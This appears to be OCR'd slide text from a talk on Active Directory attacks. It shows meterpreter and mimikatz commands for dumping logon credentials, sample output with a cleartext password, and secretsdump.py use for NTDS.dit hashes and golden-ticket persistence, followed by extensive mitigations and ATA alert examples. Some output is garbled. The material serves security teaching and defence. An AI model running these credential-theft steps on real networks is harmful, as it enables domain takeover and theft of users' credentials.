
➤ Run psexec and Pass-the-Hash

```
# Dumping creds in with meterpreter in metasploit using mimikatz (make sure you use an privileged account)
getsystem
load mimikatz
mimikatz command -f privilege::debug
mimikatz command -f sekurlsa::logonPasswords
```

```
"0;999","Negotiate","WORKSTATION04$","PWNYP","n.s. (Credentials K0)"
ZS&l=.r'n,MR^/gumvyj"e8-,:Y#uCZV%.-@!#n<ZC%+"+-k=]\G,EKcy6NYl2H>?lnfEgdnGE>r 'M^4C6YiH
frqKKR5t*(BM@r r;/"
"
ZS&l=.r'n,MR^/gumvyj"e8-,:Y#uCZV%.-@!#n<ZC%+"+-k=]\G,EKcy6NYl2H>?lnfEgdnGE>r 'M^4C6YiH
frqKKR5t*(BM@r r;/"
"
meterpreter > mimikatz command -f sekurlsa::logonPasswords
"0;3402084","Kerberos","luke.skywalker","PWNYP","lm{ 00000000000000000000000000000000 }, n
fcb13089285cba8af71d7 }"
1337p4$$w0rdPolicY!"
1337p4$$w0rdPolicY!"
1337p4$$w0rdPolicY!"
"0;3402025","Kerberos","luke.skywalker","PWNYP","lm{ 00000000000000000000000000000000 }, n
fcb13089285cba8af71d7 }"
1337p4$$w0rdPolicY!"
"
1337p4$$w0rdPolicY!"
1337p4$$w0rdPolicY!"
"0;997","Negotiate","LOKALER DIENST","NT-AUTORIT0T","n.s. (Credentials K0)"
"
"
"
```

➤ Key takeaway of after dumping the creds

- » We have valid credentials for the user luke.skywalker
- » luke.skywalker is member of the “Domain Admin” group, so we have administrative access to the domain controller





Phase 3 – Privileged User

Looting the thing

Phase 3 – Privileged user (domain)

Looting the thing – secretsdump.py

- We have administrative access to the domain controller

- What now? Do you want persistence?
 - » Dumping all user hashes
 - » Creation of golden tickets

➤ On workstations:

- » secretsdump.py can be used to dump SAM/LSA secrets remotely
- » Performs various techniques to dump hashes from a remote machine without executing any agent there

➤ On DCs it will also:

- » For NTDS.dit it will either:

a) Get the domain users list and get all hashes of all domain users (including historical ones) as well as Kerberos keys

a) MS Directory Replication Service (MS-DRS) Remote Protocol

b) Extract NTDS.dit

a) vssadmin executed with the smbexec approach

```
21. Sep 09:32 etc
7 30. Sep 15:52 home
7 30. Sep 2015 lib -> usr/lib
34 23. Sep 2015 lib64 -> usr/lib
96 1. Jul 10:01 lost+found
996 30. Aug 22:45 mnt
16 21. Sep 2015 opt
0 21. Sep 15:52 private -> /home/encrypted
4096 12. Aug 08:15 proc
560 21. Sep 15:37 root
7 30. Sep 15:50
```

Demo

Dumping all the hashes – [secretsdump.py](#)



Mitigations

Preventing – AD Attacks 101

- **Compromise** of just one **Domain Admin** account in the Active Directory exposes the **entire organization to risk**
 - » **The attacker has unrestricted access** to all resources managed by the domain, all users, servers, workstations and data
 - » The attacker could instantly establish **persistence** in the Active Directory environment, which is difficult to notice and **cannot be efficiently remediated with guarantees.**

“Once domain admin, always domain admin”

➤ **Disable LLMNR and NBT-NS**

- » You need to disable both, because if LLMNR is disabled, it will automatically attempt to use NBT-NS instead
- » Disable LLMNR via Group Policy
- » Disabling NetBios cannot be done via GPO

➤ **Limiting communication between workstations on the same network**

- » Reduces attack surface

➤ **Mitigation against WPAD**

- » Disable WPAD via Group Policy
- » Add DNS record “wpad” in your DNS zone
- » Only allow secure dynamic updates – Dynamic updates “Secure only”

➤ **Never let anyone perform non-administrative tasks with privileged accounts**

- **Disable NTLM entirely, use Kerberos**
 - » Not really easy to implement

- **Enable SMB signing, where possible**
 - » Can be done via Group Policy
 - » Please consider compatibility of other network devices before enabling SMB Signing
 - » SMB signing will prevent relaying to SMB by requiring all traffic to be signed

- **Enable LDAP signing**
 - » LDAP signing prevents unsigned connections to LDAP

- **More on NTLM relay and mitigations**
 - » <https://www.fox-it.com/en/insights/blogs/blog/inside-windows-network/>

- **Deploy (Microsoft Local Administrator Password Solution)**
 - » Provides a solution to the issue of using a common local account with an identical password on every computer in a domain
 - » <https://technet.microsoft.com/en-us/library/security/3062591>
- **Do not allow the use of privileged accounts to perform non-administrative tasks**
 - » Provide admins with separate accounts to perform administrative duties
- **Educate your users to exhibit secure behavior**
 - » Good luck with that one :D
- **Deactivate the Built-in Admin**
- **Restrict domain and enterprise admin accounts from authenticating to less trusted computers**
- **Establish Strong Password policies (complexity, history, expiration)**
- **Do not configure services or schedule tasks to use privileged domain accounts on lower trust computers**

- **Use PowerView, Bloodhound or similar tool to understand you environment**
 - » Who has admin rights? Domain-wide? Local?
 - » Do they really need those privileges?
 - » Do they still work here?
 - » Who can log into DC`s
 - » Is there a policy to avoid logins into untrusted systems with domain privileged accounts?
 - » Limit service accounts privileges
 - » Did all admins get a proper introduction into AD Security?
 - » Any SMB Shares accessible anonymously?

- Port mirroring from Domain Controllers and DNS servers to the ATA Gateway and/or
- Deploying an ATA Lightweight Gateway (LGW) directly on Domain Controllers
- More information to Microsoft ATA

» <https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata>

Identity theft using pass-the-ticket attack OPEN

user2's Kerberos tickets were stolen from *CLIENT2* to *CLIENT1* and used to access 6 resources.

17:14 – 17:18 10 May 2017

TIME	STOLEN FROM (1)	TO (1)	ACCESSED (6)	VIA DOMAIN CONTROLLERS (1)
10/05/2017 17:18 ^ 10/05/2017 17:14	CLIENT2	CLIENT1	6 resources	DC4

Suspicion of identity theft based on abnormal behavior OPEN

Almeta Whitfield exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:

- Performed interactive login from 16 abnormal workstations.
- Requested access to 5 abnormal resources.

18:10 10 May 2017

Almeta Whitfield Software Engineer → On → 9 normal computers + 16 abnormal computers → Accessed → 13 normal resources + 5 abnormal resources

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Phase 3 – Mitigations

Admin checklist

Identity theft using pass-the-ticket attack

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➤ Read this:

- » [Mitigating Pass-the-Hash and other Credential Theft, version 2](#)

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Trustworthy Computing





Credits

Shoutouts to the titans in this area



➤ Huge shoutouts to:

- » @ciyinet – Providing great slides
- » @gentilkiwi – Mimikatz
- » @agsolino – Creator of Impacket
- » @TimMedin – Great talks
- » @PyroTek3 – AD Security
- » @nikhil_mitt – Powershell Training
- » @byt3bl33d3r – CrackMapExec

and many more...





Questions?